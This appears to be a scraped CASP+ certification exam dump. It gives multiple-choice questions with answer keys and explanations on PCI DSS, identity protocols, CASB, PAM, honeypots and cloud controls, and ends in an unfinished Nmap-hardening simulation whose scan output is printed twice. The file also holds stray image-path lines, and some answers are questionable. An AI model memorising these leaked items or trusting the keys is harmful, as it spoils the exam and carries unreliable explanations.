PCI DSS (Payment Card Industry Data Security Standard) is a standard that provides the best guidance for protecting credit card information while it is at rest and in transit. PCI DSS is a standard that defines the security requirements and best practices for organizations that process, store, or transmit credit card information, such as merchants, service providers, or acquirers. PCI DSS aims to protect the confidentiality, integrity, and availability of credit card information and prevent fraud or identity theft. NIST (National Institute of Standards and Technology) is not a standard that provides the best guidance for protecting credit card information, but an agency that develops standards, guidelines, and recommendations for various fields of science and technology, including cybersecurity. GDPR (General Data Protection Regulation) is not a standard that provides the best guidance for protecting credit card information, but a regulation that defines the data protection and privacy rights and obligations for individuals and organizations in the European Union or the European Economic Area. ISO (International Organization for Standardization) is not a standard that provides the best guidance for protecting credit card information, but an organization that develops standards for various fields of science and technology, including information security. Verified References: https://www.comptia.org/blog/what-is-pci-dss https://partners.comptia.org/docs/default- source/resources/casp-content-guide

NEW QUESTION 148
An organization is implementing a new identity and access management architecture with the following objectives:
Supporting MFA against on-premises infrastructure
Improving the user experience by integrating with SaaS applications Applying risk-based policies based on location

Performing just-in-time provisioning
Which of the following authentication protocols should the organization implement to support these requirements?

A. Kerberos and TACACS
B. SAML and RADIUS
C. OAuth and OpenID
D. OTP and 802.1X

Answer: C

Explanation:
Reference: https://docs.microsoft.com/en-us/azure/active-directory/manage-apps/migrate- application-authentication-to-azure-active-directory
OAuth and OpenID are two authentication protocols that can support the objectives of the organization. OAuth is a protocol that allows users to grant access to their resources on one site (or service) to another site (or service) without sharing their credentials. OpenID is a protocol that allows users to use an existing account to sign in to multiple websites without creating new passwords. Both protocols can support MFA, SaaS integration, risk- based policies, and just-in-time provisioning. References: https://auth0.com/docs/protocols/oauth2 https://openid.net/connect/

NEW QUESTION 153
A company is looking at sending historical backups containing customer PII to a cloud service provider to save on storage costs. Which of the following is the MOST important consideration before making this decision?

A. Availability
B. Data sovereignty
C. Geography
D. Vendor lock-in

Answer: B

NEW QUESTION 156
A security architect needs to implement a CASB solution for an organization with a highly distributed remote workforce. One Of the requirements for the implementation includes the capability to discover SaaS applications and block access to those that are unapproved or identified as risky. Which of the following would BEST achieve this objective?

A. Deploy endpoint agents that monitor local web traffic to enforce DLP and encryption policies.
B. Implement cloud infrastructure to proxy all user web traffic to enforce DI-P and encryption policies.
C. Implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy.
D. Deploy endpoint agents that monitor local web traffic and control access according to centralized policy.

Answer: C

Explanation:
The best way to achieve the objective of discovering SaaS applications and blocking access to unapproved or identified as risky ones is to implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy (C). This solution would allow the security architect to inspect all web traffic and enforce access control policies centrally. This solution also allows the security architect to detect and block risky SaaS applications.
Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide: Chapter 1:
Network Security Architecture and Design, Section 1.3: Cloud Security.

NEW QUESTION 160
A client is adding scope to a project. Which of the following processes should be used when requesting updates or corrections to the client's systems?

A. The implementation engineer requests direct approval from the systems engineer and the Chief Information Security Officer.
B. The change control board must review and approve a submission.
C. The information system security officer provides the systems engineer with the system updates.
D. The security engineer asks the project manager to review the updates for the client's system.

Answer: B

Explanation:
The change control board (CCB) is a committee that consists of subject matter experts and managers who decide whether to implement proposed changes to a project. The change control board is part of the change management plan, which defines the roles and processes for managing change within a team or organization. The change control board must review and approve a submission for any change request that affects the scope, schedule, budget, quality, or risks of the project. The change control board evaluates the impact and benefits of the change request and decides whether to accept, reject, or defer it.
* A. The implementation engineer requesting direct approval from the systems engineer and the Chief Information Security Officer is not a correct process for requesting updates or corrections to the client’s systems, because it bypasses the change control board and the project manager. This could lead to unauthorized changes that could compromise the project’s objectives and deliverables.
* C. The information system security officer providing the systems engineer with the system updates is not a correct process for requesting updates or corrections to the client’s systems, because it does not involve the change control board or the project manager. This could lead to unauthorized changes that could introduce security vulnerabilities or conflicts with other system components.
* D. The security engineer asking the project manager to review the updates for the client’s system is not a correct process for requesting updates or corrections to the client’s systems, because it does not involve the change control board. The project manager is
responsible for facilitating the change management process, but not for approving or rejecting change requests.
https://www.projectmanager.com/blog/change-control-board-roles-responsibilities- processes

NEW QUESTION 161
A security engineer needs to implement a solution to increase the security posture of user endpoints by providing more visibility and control over local administrator accounts. The endpoint security team is overwhelmed with alerts and wants a solution that has minimal operational burdens. Additionally, the solution must maintain a positive user experience after implementation.
Which of the following is the BEST solution to meet these objectives?

A. Implement Privileged Access Management (PAM), keep users in the local administrators group, and enable local administrator account monitoring.
B. Implement PAM, remove users from the local administrators group, and prompt users for explicit approval when elevated privileges are required.
C. Implement EDR, remove users from the local administrators group, and enable privilege escalation monitoring.
D. Implement EDR, keep users in the local administrators group, and enable user behavior analytics.

Answer: B

Explanation:
PAM (Privileged Access Management) is a solution that can increase the security posture of user endpoints by providing more visibility and control over local administrator accounts. By implementing PAM, removing users from the local administrators group, and prompting users for explicit approval when elevated privileges are required, the security engineer can reduce the attack surface, prevent unauthorized access, and enforce the principle of least privilege. Implementing PAM, keeping users in the local administrators group, and enabling local administrator account monitoring may not provide enough control or visibility over local administrator accounts, as users could still abuse or compromise their privileges. Implementing EDR (Endpoint Detection and Response) may not provide enough control or visibility over local administrator accounts, as EDR is mainly focused on detecting and responding to threats, not managing privileges. Enabling user behavior analytics may not provide enough control or visibility over local administrator accounts, as user behavior analytics is mainly focused on identifying anomalies or risks in user activity, not managing privileges. Verified References: https://www.comptia.org/blog/what-is-pam
https://partners.comptia.org/docs/default- source/resources/casp-content-guide

NEW QUESTION 164
A managed security provider (MSP) is engaging with a customer who was working through a complete digital transformation Part of this transformation involves a move to cloud servers to ensure a scalable, high-performance, online user experience The current architecture includes:
- Directory servers
- Web servers
- Database servers
- Load balancers
- Cloud-native VPN concentrator
- Remote access server

The MSP must secure this environment similarly to the infrastructure on premises Which of the following should the MSP put in place to BEST meet this objective? (Select THREE)

A. Content delivery network
B. Virtual next-generation firewall
C. Web application firewall
D. Software-defined WAN
E. External vulnerability scans
F. Containers
G. Microsegmentation

Answer: BCG

Explanation:
A virtual next-generation firewall (vNGFW) is a software version of a NGFW that can be deployed on cloud servers to provide advanced network security features. A vNGFW can help secure the cloud environment similarly to the infrastructure on premises by providing functions such as URL filtering, SSL/TLS inspection, deep packet inspection, antivirus, IPS, application control, and sandboxing. A web application firewall (WAF) is a device or software that filters and blocks malicious web traffic from reaching an application. A WAF can help secure the web servers in the cloud environment by protecting them from common attacks such as SQL injection, cross-site scripting (XSS), and cross-site request forgery (CSRF). Microsegmentation is a technique that divides a network into smaller segments or zones based on criteria such as identity, role, or function. Microsegmentation can help secure the cloud environment by isolating different types of servers and applying granular security policies to each segment.
A content delivery network (CDN) is a distributed system of servers that delivers web content to users based on their geographic location, the origin of the content, and the performance of the network. A CDN can help improve the availability and performance of web applications by caching content closer to the users, reducing latency and bandwidth consumption. However, a CDN does not provide the same level of security as a vNGFW or a WAF. Software-defined WAN (SD-WAN) is a technology that uses software to manage the connectivity and routing of wide area network (WAN) traffic across multiple links or carriers. SD-WAN can help improve the reliability and efficiency of WAN connections by
dynamically selecting the best path for each application based on factors such as bandwidth, latency, cost, and quality of service (QoS). However, SD-WAN does not provide the same level of security as a vNGFW or a WAF. External vulnerability scans are assessments that identify and report on the vulnerabilities and weaknesses of an IT system from an external perspective. External vulnerability scans can help improve the security posture of an IT system by providing visibility into its exposure to potential threats. However, external vulnerability scans do not provide the same level of protection as a vNGFW or a WAF. Containers are units of software that package an application and its dependencies into a standardized format that can run on any platform or environment. Containers can help improve the portability and scalability of applications by allowing them to run independently from the underlying infrastructure. However, containers do not provide the same level of security as microsegmentation. References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.3: Implement solutions for the secure use of cloud services

NEW QUESTION 167
A software company wants to build a platform by integrating with another company's established product. Which of the following provisions would be MOST important to include when drafting an agreement between the two companies?

A. Data sovereignty
B. Shared responsibility
C. Source code escrow
D. Safe harbor considerations

Answer: B

Explanation:
When drafting an agreement between two companies, it is important to clearly define the responsibilities of each party. This is particularly relevant when a software company is looking to integrate with an established product. A shared responsibility agreement ensures that both parties understand their respective responsibilities and are able to work together efficiently and effectively. For example, the software company might be responsible for integrating the product and ensuring it meets user needs, while the established product provider might be responsible for providing ongoing support and maintenance. By outlining these responsibilities in the agreement, both parties can ensure that the platform is built and maintained successfully. References: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 8, Working with Third Parties.

NEW QUESTION 171
A review of the past year's attack patterns shows that attackers stopped reconnaissance after finding a susceptible system to compromise. The company would like to find a way to use this information to protect the environment while still gaining valuable attack information.
Which of the following would be BEST for the company to implement?

A. A WAF
B. An IDS
C. A SIEM
D. A honeypot

Answer: D


Explanation:
Reference: https://www.kaspersky.com/resource-center/threats/what-is-a-honeypot

NEW QUESTION 176
A business wants to migrate its workloads from an exclusively on-premises IT infrastructure to the cloud but cannot implement all the required controls. Which of the following BEST describes the risk associated with this implementation?

A. Loss of governance
B. Vendor lockout
C. Compliance risk
D. Vendor lock-in

Answer: C

NEW QUESTION 180
FILL IN THE BLANK
SIMULATION
You are a security analyst tasked with interpreting an Nmap scan output from company's privileged network.
The company's hardening guidelines indicate the following: There should be one primary server or service per device. Only default ports should be used. Non-secure protocols should be disabled.
INSTRUCTIONS
Using the Nmap output, identify the devices on the network and their roles, and any open ports that should be closed.
For each device found by Nmap, add a device entry to the Devices Discovered list, with the following information:
The IP address of the device
The primary server or service of the device (Note that each IP should by associated with one service/port only)
The protocol(s) that should be disabled based on the hardening guidelines (Note that multiple ports may need to be closed to comply with the hardening guidelines)
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.




```
Nmap scan report for 10.1.45.65
Host is up (0.015s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      CrushFTP sftpd (protocol 2.0)
8080/tcp open  http     CrushFTP web interface
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008::r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

Nmap scan report for 10.1.45.66
Host is up (0.016s latency).
Not shown: 998 closed ports
PORT      STATE   SERVICE  VERSION
25/tcp    closed smtp     Barracuda Networks Spam Firewall smtpd
415/tcp   open    ssl/smtp smtpd
587/tcp   open    ssl/smtp smtpd
443/tcp   open    ssl/http Microsoft IIS httpd 7.5
Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18)
or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22)
(88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6
(88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9
(Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux
2.6) (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: barracuda.pnp.root; CPE:
cpe:/h:barracudanetworks:spam_%26_virus_firewall_600:-

Nmap scan report for 10.1.45.67
Host is up (0.026s latency).
Not shown: 991 filtered ports
PORT      STATE   SERVICE  VERSION
20/tcp    closed ftp-data
21/tcp    open    ftp      FileZilla ftpd 0.9.39 beta
22/tcp    closed ssh
80/tcp    open    http     Microsoft IIS httpd 7.5
443/tcp   open    ssl/http Microsoft IIS httpd 7.5
2001/tcp closed dc
2047/tcp closed dls
2196/tcp closed unknown
6001/tcp closed X11:1
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista|7|2008|8.1 (94%)
OS CPE: cpe:/o:microsoft:windows_vista::sp2 cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows
Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows
Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%),
Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%),
Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%),
Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE        VERSION
21/tcp   open  ftp            Pure-FTPd
443/tcp open  ssl/http-proxy SonicWALL SSL-VPN http proxy
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: firewall|general purpose|media device
Running (JUST GUESSING): Linux 3.X|2.6.X (92%), IPCop 2.X (92%), Tiandy
embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2
cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux
2.6.32 (87%), Tiandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).
```

10.1.45.65
10.1.45.66
10.1.45.67
10.1.45.68



NMAP Scan Output

```
Nmap scan report for 10.1.45.65
Host is up (0.015s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      CrushFTP sftpd (protocol 2.0)
8080/tcp open  http      CrushFTP web interface
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008::r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

Nmap scan report for 10.1.45.66
Host is up (0.016s latency).
Not shown: 998 closed ports
PORT      STATE   SERVICE   VERSION
25/tcp    closed  smtp      Barracuda Networks Spam Firewall smtpd
415/tcp   open    ssl/smtp  smtpd
587/tcp   open    ssl/smtp  smtpd
443/tcp   open    ssl/http  Microsoft IIS httpd 7.5
Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18)
or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22)
(88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6
(88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9
(Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux
2.6) (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: barracuda.pnp.root; CPE:
cpe:/h:barracudanetworks:spam_%26_virus_firewall_600:-

Nmap scan report for 10.1.45.67
Host is up (0.026s latency).
Not shown: 991 filtered ports
PORT      STATE   SERVICE   VERSION
20/tcp    closed  ftp-data
21/tcp    open    ftp       FileZilla ftpd 0.9.39 beta
22/tcp    closed  ssh
80/tcp    open    http      Microsoft IIS httpd 7.5
443/tcp   open    ssl/http  Microsoft IIS httpd 7.5
2001/tcp closed dc
2047/tcp closed dls
2196/tcp closed unknown
6001/tcp closed X11:1
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista|7|2008|8.1 (94%)
OS CPE: cpe:/o:microsoft:windows_vista::sp2 cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows
Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows
Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%),
Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%),
Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%),
Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE          VERSION
21/tcp   open  ftp              Pure-FTPd
443/tcp open   ssl/http-proxy SonicWALL SSL-VPN http proxy
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: firewall|general purpose|media device
Running (JUST GUESSING): Linux 3.X|2.6.X (92%), IPCop 2.X (92%), Tiandy
embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2
cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux
2.6.32 (87%), Tiandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).
```

Devices Discovered (1)

Add Device For: 10.1.45.66

IP Address: 10.1.45.65

Role:

SFTP Server
Email Server
FTP Server
